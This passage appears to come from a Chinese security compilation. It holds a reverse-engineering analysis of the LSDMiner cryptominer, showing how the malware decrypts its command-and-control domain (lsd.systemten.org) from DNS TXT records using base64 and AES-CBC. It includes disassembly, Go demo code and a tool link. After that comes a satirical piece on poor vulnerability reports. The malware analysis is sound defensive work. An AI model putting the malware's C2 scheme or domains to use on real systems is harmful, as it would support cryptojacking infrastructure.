
StdEncoding is the standard base64 encoding, as defined in RFC 4648.

```
var StdEncoding = NewEncoding(encodeStd)
```


URLEncoding is the alternate base64 encoding defined in RFC 4648. It is typically used in URLs and file names.

```
var URLEncoding = NewEncoding(encodeURL)
```

那 LSDMiner 样本中具体是用什么样的 Base64 解码呢？需要先看一下样本中 Base64 解码的 Encoding 句柄是如何生成的。在函数 **github_com_hippies_LSD_LSDC__AesCipher128_Decrypt()** 中，是先拿到 Base64 解码的 Encoding 句柄再进行解码：



通过上面的 xrefs 信息，可知这个 **b64EncodingObj** 是在函数 **encoding_base64_init()** 中生成的。进入这个 init 函数，**b64EncodingObj** 生成过程如下：



可以看到这样两点：

1. 调用 base64.NewEncoding() 函数时，传入的参数是 URLEncoding 的编码字符表，即样本中用的是 URLEncoding 形式的 Base64 编码；
2. 调用 base64.URLEncoding.WithPadding() 函数时传入的参数是 **-1**，即 **base64.NoPadding**，不带填充字符，即 **base64.RawURLEncoding**。

至此就可以解码 DNS TXT 响应的字符串了。测试代码与结果如下：

```go
package main

import (
	"fmt"
	"encoding/base64"
	"encoding/hex"
)

func main() {
	var originStr = "A7PZtADnYAEMEArGhmA9xQihPq9TRz4QigssjeOmUnQ"
	fmt.Println(">>> DNS TXT Record: ", originStr)
	plainData, err := base64.RawURLEncoding.DecodeString(originStr)
	if err != nil {
		fmt.Println("Failed to b64decode DNS TXT Record.")
		panic(err)
	}
	fmt.Println(">>> Base64 decoded data:")
	fmt.Println("------------------------------------------------------------------------------")
	fmt.Println(hex.Dump(plainData))
}
```

```
>>> DNS TXT Record:  A7PZtADnYAEMEArGhmA9xQihPq9TRz4QigssjeOmUnQ
>>> Base64 decoded data:
------------------------------------------------------------------------------
00000000  03 b3 d9 b4 00 e7 60 01  0c 10 0a c6 86 60 3d c5  |......`......`=.|
00000010  08 a1 3e af 53 47 3e 10  8a 0b 2c 8d e3 a6 52 74  |..>.SG>...,...Rt|


Program exited.
```

24.4 4. AES 解密二进制数据

通过前面粗略的逆向分析，我们仅知道样本中用了 AES-128bit 算法来解密数据，但这些知识远不足以解密上面用 Base64 解码得到的二进制数据。AES 加密算法此处不详述，可以自行搜索相关资料，本文只关注如何用算法来解密数据。要想正确解密数据，还需要确定以下 AES 解密算法相关的几个要素：

AES 密钥；

AES 解密用到的 IV 向量；

AES 解密算法的分组密码模式；

AES 解密算法的 Padding 方式。

上面的逆向分析过程中，我们注意到样本中调用了函数 **crypto_cipher_NewCBCDecrypter()**，可以确认样本中用到的分组密码模式是 **CBC**。


在分析确认其他几个要素之前，我们先捋一下两个关键函数的逻辑：初始化 AES 解密句柄的 **NewAesCipher128()** 和执行 AES 解密操作的 **AesCipher128_Decrypt()**。

24.4.1 4.1 NewAesCipher128

首先,样本调用该函数的时候传入一个参数,即待查询 DNS TXT 记录的域名字符串 `cron.iap5u1rbety6vifaxsi9vc`

```
loc_8242510:
mov     [esp+28h+var_4], ecx
mov     [esp+28h+var_8], eax
lea     edx, aCronIap5u1rbet ; "cron.iap5u1rbety6vifaxsi9vovnc9jjay2l.c"...
mov     [esp+28h+var_28], edx
mov     [esp+28h+var_24], 29h
call    github_com_hippies_LSD_LSDC_NewAesCipher128
mov     eax, [esp+28h+var_20]
mov     [esp+28h+var_28], eax
mov     eax, [esp+28h+var_4]
mov     [esp+28h+var_24], eax
mov     eax, [esp+28h+var_8]
mov     [esp+28h+var_20], eax
call    github_com_hippies_LSD_LSDC__AesCipher128_Decrypt
mov     eax, [esp+28h+var_1C]
mov     ecx, [esp+28h+var_18]
mov     edx, [esp+28h+var_14]
mov     ebx, [esp+28h+var_10]
test    ebx, ebx
jz      short loc_8242574
```


在函数内部先初始化一个 **crypto/md5** 句柄（代码片段对照左边标准库函数 **crypto_md5_New()** 即可理解）：



然后将传入的域名字符串由 string 类型转成字符切片并写入 MD5 digest 对象，再通过 **md5.digest.Sum()** 函数做一次 MD5 Hash 计算 (注意 Sum 函数传入的参数为 **nil**)：

```
.text:0824263F    mov     [esp+78h+var_78], 0
.text:08242646    mov     ecx, [esp+78h+arg_0]
.text:0824264A    mov     [esp+78h+var_74], ecx      <-- Domain Name String
.text:0824264E    mov     ecx, [esp+78h+arg_4]
.text:08242655    mov     [esp+78h+var_70], ecx
.text:08242659    call    runtime_stringtoslicebyte
.text:0824265E    lea     eax, off_8357C40 ; type struct crypto__md5_degest
.text:08242664    test    [eax], al
.text:08242666    mov     eax, [esp+78h+var_64]
.text:0824266A    mov     ecx, [esp+78h+var_68]
.text:0824266E    mov     edx, [esp+78h+var_6C]
.text:08242672    mov     [esp+78h+var_74], edx
.text:08242676    mov     [esp+78h+var_70], ecx
.text:0824267A    mov     [esp+78h+var_6C], eax
.text:0824267E    mov     eax, [esp+78h+md5HashObj]
.text:08242682    mov     [esp+78h+var_78], eax
.text:08242685    call    crypto_md5__digest_Write
.text:0824268A    mov     [esp+78h+var_74], 0
.text:08242692    mov     [esp+78h+var_70], 0
.text:0824269A    mov     [esp+78h+var_6C], 0
.text:082426A2    mov     eax, [esp+78h+md5HashObj]
.text:082426A6    mov     [esp+78h+var_78], eax
.text:082426A9    call    crypto_md5__digest_Sum
.text:082426AE    mov     eax, [esp+78h+var_68]
.text:082426B2    mov     ecx, [esp+78h+var_60]
.text:082426B6    mov     edx, [esp+78h+var_64]
                                                     安全客 ( www.anquanke.com )
```

再把这轮 MD5 计算的值通过 **hex.EncodeToString()** 转成 32-bytes 的字符串，即常规的字符串形式的 MD5 值。然后取出再取出这个 MD5 值的**前 16 字节**，保存到变量 (**r1HashStr_16bytes**) 中备用：

```
.text:082426A9    call    crypto_md5__digest_Sum
.text:082426AE    mov     eax, [esp+78h+var_68]
.text:082426B2    mov     ecx, [esp+78h+var_60]
.text:082426B6    mov     edx, [esp+78h+var_64]
.text:082426BA    mov     [esp+78h+var_78], eax
.text:082426BD    mov     [esp+78h+var_74], edx
.text:082426C1    mov     [esp+78h+var_70], ecx
.text:082426C5    call    encoding_hex_EncodeToString
.text:082426CA    mov     eax, [esp+78h+var_68]
.text:082426CE    mov     ecx, [esp+78h+var_6C]
.text:082426D2    cmp     eax, 10h
.text:082426D5    jb      loc_824298C
.text:082426DB    lea     eax, [esp+78h+var_40]
.text:082426DF    mov     [esp+78h+var_78], eax
.text:082426E2    mov     [esp+78h+var_74], ecx
.text:082426E6    mov     [esp+78h+var_70], 10h      <-- slice_len
.text:082426EE    call    runtime_stringtoslicebyte
.text:082426F3    mov     eax, [esp+78h+var_68]
.text:082426F7    mov     [esp+78h+r1HashStr_len], eax
.text:082426FB    mov     ecx, [esp+78h+var_6C]
.text:082426FF    mov     [esp+78h+r1HashStr_16bytes], ecx
                                                     安全客 ( www.anquanke.com )
```

接下来，样本又做了一次 MD5 计算，并且取出这一次 MD5 值的**后 16 字节**，保存到变量中备用(注意，这一次 MD5 计算之前没有调用 md5.dgest.Write() 来写入新字节，并且调用 md5.digest.Sum() 函数时依然传入参数 **nil**):

```
.text:08242703                  mov     [esp+78h+var_74], 0
.text:0824270B                  mov     [esp+78h+var_70], 0          ← nil
.text:08242713                  mov     [esp+78h+var_6C], 0
.text:0824271B                  mov     edx, [esp+78h+md5HashObj]
.text:0824271F                  mov     [esp+78h+var_78], edx
.text:08242722                  call    crypto_md5__digest_Sum
.text:08242727                  mov     eax, [esp+78h+var_64]
.text:0824272B                  mov     ecx, [esp+78h+var_68]
.text:0824272F                  mov     edx, [esp+78h+var_60]
.text:08242733                  mov     [esp+78h+var_78], ecx
.text:08242736                  mov     [esp+78h+var_74], eax
.text:0824273A                  mov     [esp+78h+var_70], edx
.text:0824273E                  call    encoding_hex_EncodeToString
.text:08242743                  mov     eax, [esp+78h+var_6C]
.text:08242747                  mov     ecx, [esp+78h+var_68]
.text:0824274B                  cmp     ecx, 20h
.text:0824274E                  jb      loc_8242985
.text:08242754                  mov     [esp+78h+var_78], 0
.text:0824275B                  add     eax, 10h             ← slice start addr
.text:0824275E                  mov     [esp+78h+var_74], eax
.text:08242762                  mov     [esp+78h+var_70], 10h    ← slice len
.text:0824276A                  call    runtime_stringtoslicebyte
.text:0824276F                  mov     eax, [esp+78h+var_64]
.text:08242773                  mov     ecx, [esp+78h+var_68]
.text:08242777                  mov     edx, [esp+78h+var_6C]
```


后面可以看到，第一次 MD5 计算后取出的 **前 16 字节**数据，被作为 **AES 密钥**传入 **aes.NewCipher()** 函数来初始化 AES 解密句柄：

```
text:082427EF loc_82427EF:                            ; CODE XREF: github_com_hippies_LSD_LSDC_NewAesCipher128+331↓j
text:082427EF                   mov     [esp+78h+var_20], edx
text:082427F3                   mov     [esp+78h+var_78], edx
text:082427F6                   mov     eax, [esp+78h+r1HashStr_16bytes]
text:082427FA                   mov     [esp+78h+var_74], eax
text:082427FE                   mov     [esp+78h+var_70], ebx
text:08242802                   call    runtime_memmove
text:08242807                   mov     eax, [esp+78h+var_20]
text:0824280B                   mov     [esp+78h+var_78], eax
text:0824280E                   mov     ecx, [esp+78h+var_5C]
text:08242812                   mov     [esp+78h+var_74], ecx
text:08242816                   mov     edx, [esp+78h+var_58]
text:0824281A                   mov     [esp+78h+var_70], edx
text:0824281E                   call    crypto_aes_NewCipher
text:08242823                   mov     eax, [esp+78h+var_6C]
text:08242827                   mov     ecx, [esp+78h+var_68]
text:0824282B                   mov     edx, [esp+78h+var_64]
text:0824282F                   test    edx, edx
```


而第二次 MD5 计算后取出的 **后 16 字节**数据被保存起来，作为本函数返回值的一部分返回，接下来作为 **AES 的 IV 向量**传给后面函数 **AesCipher128_Decrypt()** 中调用的 **crypto_cipher_NewCBCDecrypter()** 函数。

24.4.2 4.2 AES 的 Padding 方式

前面内容分析确认了 AES 的 Key、IV 以及分组密码模式，还需最后确认 AES 算法所用的 Padding 方式，即可正确解密数据。这一个点需要逆向分析函数 **AesCipher128_Decrypt()** 才能确认。

AES 加密算法用到的常见的 Padding 方式有以下几种 (参考：对称加密算法和分组密码的模式)：

ANSI X.923：也叫 **ZeroPadding**，填充序列的最后一个字节填 `paddingSize`，其它填 0。

ISO 10126：填充序列的最后一个字节填 `paddingSize`，其它填随机数。

PKCS7：填充序列的每个字节都填 `paddingSize` 。

LSDMiner 中用到的 Padding 方式就是简单的 ZeroPadding，通过函数 **AesCipher128_Decrypt()** 中解密操作后的 **byte.Trim()** 函数即可确认：

```
.text:08242ACB                mov     [esp+48h+var_48], ebp
.text:08242ACE                call    ebx <-------- decrypt
.text:08242AD0                mov     eax, [esp+48h+var_18]
.text:08242AD4                mov     [esp+48h+var_48], eax
.text:08242AD7                mov     eax, [esp+48h+var_28]
.text:08242ADB                mov     [esp+48h+var_44], eax
.text:08242ADF                mov     eax, [esp+48h+var_24]
.text:08242AE3                mov     [esp+48h+var_40], eax
.text:08242AE7                lea     eax, asc_831393D ; ""
.text:08242AED                mov     [esp+48h+var_3C], eax
.text:08242AF1                mov     [esp+48h+var_38], 1
.text:08242AF9                call    bytes_Trim
.text:08242AFE                mov     eax, [esp+48h+var_34]
.text:08242B02                mov     ecx, [esp+48h+var_30]
.text:08242B06                mov     edx, [esp+48h+va...
```


24.4.3 4.3 补充说明—---关于二轮 MD5 值计算

上述分析过程中描述过，恶意样本为生成 AES 解密用到的 Key 和 IV 向量，对相应域名字符串连续做了 2 轮 MD5 Hash 计算，这一点 Anomali 的 Blog 中也提到了，只是他们没提到 Key 和 IV 具体的生成过程。

然而样本中连续两轮的 MD5 计算的值其实是相同的—---这是 Go 语言特有的 MD5 计算方式，参考 hash – Golang md5 Sum() 函数，演示代码如下：

```go
package main

import (
        "fmt"
        "crypto/md5"
        "encoding/hex"
)
var TargetDomain = "cron.iap5u1rbety6vifaxsi9vovnc9jjay21.com"
func main() {
        md5Hash := md5.New()
        md5Hash.Write([]byte(TargetDomain))

        r1Hash := md5Hash.Sum(nil)
        r1HashStr := hex.EncodeToString(r1Hash)
        fmt.Println("Round 1 MD5 hash result: ", r1HashStr)

        r2Hash := md5Hash.Sum(nil)
        r2hashStr := hex.EncodeToString(r2Hash)
        fmt.Println("Round 2 MD5 hash result: ", r2hashStr)
}
```

```
Round 1 MD5 hash result:  fc9088622b71b2e55cfb4dff8991a601
Round 2 MD5 hash result:  fc9088622b71b2e55cfb4dff8991a601
```

这一点不知道是恶意软件作者的失误，还是有意为之。倒是容易给逆向分析造成困扰，因为乍一看‘‘两轮 MD5 计算’’，很可能直观认为应该得出两个不同的 MD5 值，并分别截取一段做 AES 解密的 Key 和 IV 向量，没想到两次 MD5 计算得出相同的值。

24.5 5. 完成解密


基于以上分析，就可以编写程序完成我们想要的解密工作了。完整的 Go 语言代码已上传到 Github：

https://github.com/0xjiayu/LSDMiner_DNS_TXT_Decrypt

运行结果如下：


```
LSDMiner/→ go run DNSTXTDecrypt.go
DNS TXT Record [1]:
 A7PZtADnYAEMEArGhmA9xQihPq9TRz4QigssjeOmUnQ

b64 decoded raw DNS TXT Record data:
00000000  03 b3 d9 b4 00 e7 60 01  0c 10 0a c6 86 60 3d c5  |......`......`=.|
00000010  08 a1 3e af 53 47 3e 10  8a 0b 2c 8d e3 a6 52 74  |..>.SG>...,...Rt|

Round 1 MD5 hash result:  fc9088622b71b2e55cfb4dff8991a601
AES Decrypted data: lsd.systemten.org
--------------------------------------------------------------------------------
```

当前解密出来的 Cron URL 是 **lsd.systemten.org**，在样本中如果整个 DNS TXT 数据通道操作过程有任何异常而无法解密出最新的 Cron URL，备用的默认值也是这个 **lsd.systemten.org**：



24.6 6. 总结

文章开头的截图中已经显示过，如果样本用 **net.LookupTXT()** 函数检索 DNS TXT 记录失败，还会跳转到另外一个代码分支，去用 DoH(DNS over HTTPS) 向 CloudFlare 的 DoH 服务器请求相应的 DNS TXT 记录：



补天
漏洞响应平台

做网络安全的五星战将

高危漏洞**万元起**

嘘寒问暖，不如打笔巨款

维护网安不怂，就是补天英雄

五星计划详情咨询欢迎添加微信

V

随笔杂谈

安全圈总有那么些事，有的会让你会心一笑，有的会让你顿口无言，有的则会让你陷入沉思……记时事观点、录所想所感，观者和自身都能收获一些或大或小的启示，让人在轻盈灵动的文字间若有所思。

如何更快的提交一份漏洞报告

作者：pinko

来源：https://xz.aliyun.com/t/6662

各大漏洞平台和 SRC 百花齐放，但是让大家头疼的是，漏洞提交之后总是重复了，究竟怎么样才能更快的提交一份漏洞报告呢？本文按照漏洞报告的每个部分进行细分，提出了不少关键性的建设意见，有了这些 TIPs 相信你能够更加迅速的提交一份漏洞报告。

25.1 一、漏洞标题

25.1.1 1、使用 UC 震惊部的祖传标题。

在输入标题的时候不用特别在意漏洞出现的位置、功能和参数，直接使用一些带感叹号的句子就可以，这样会显得漏洞比较文艺且紧急，最后的评级会比较高。

25.1.2 2、随便输点什么即可。

在输入标题的时候可以让输入法稍微放松些，一些简单的词语不需要太在意，比如'' 注入咯东 ‘‘、’’ 未授权反问 ‘‘，这样会显得你在提交的时候特别的着急，气氛更加紧张，显得漏洞更加紧急，同样可以给人留下一个好印象。

推荐标题：

1. 严重！越权支付他人订单！！！ 2. 一次说走就走的渗透 ~^_^~ 3. 发向一个注入问题。

25.2 二、漏洞自评

25.2.1 1、别问，问就是严重。

不需要参考实际的漏洞内容和评级规则去做选择，成年人不做选择，全部填写'' 严重 ‘‘就可以。这没啥好说的。

推荐评级：

直接严重

25.3 三、漏洞详情

25.3.1 1、直击要害、一步到位

描述漏洞的时候不需要按照「网站链接-登录账号-功能点-抓包」这样的步骤详细书写，直接写最关键的问题点就好，这样能最大程度减少大家的提交时间。还能像彩蛋一样留一个 Referer 给审核人员猜测这个页面究竟是从哪个功能点跳转过来的，趣味十足。

推荐写法：

直接 burp 发送下面的请求包

GET /evhiuhvlsajf.php HTTP/1.1 Referer: https://www.google.com/ Host: xxx.com

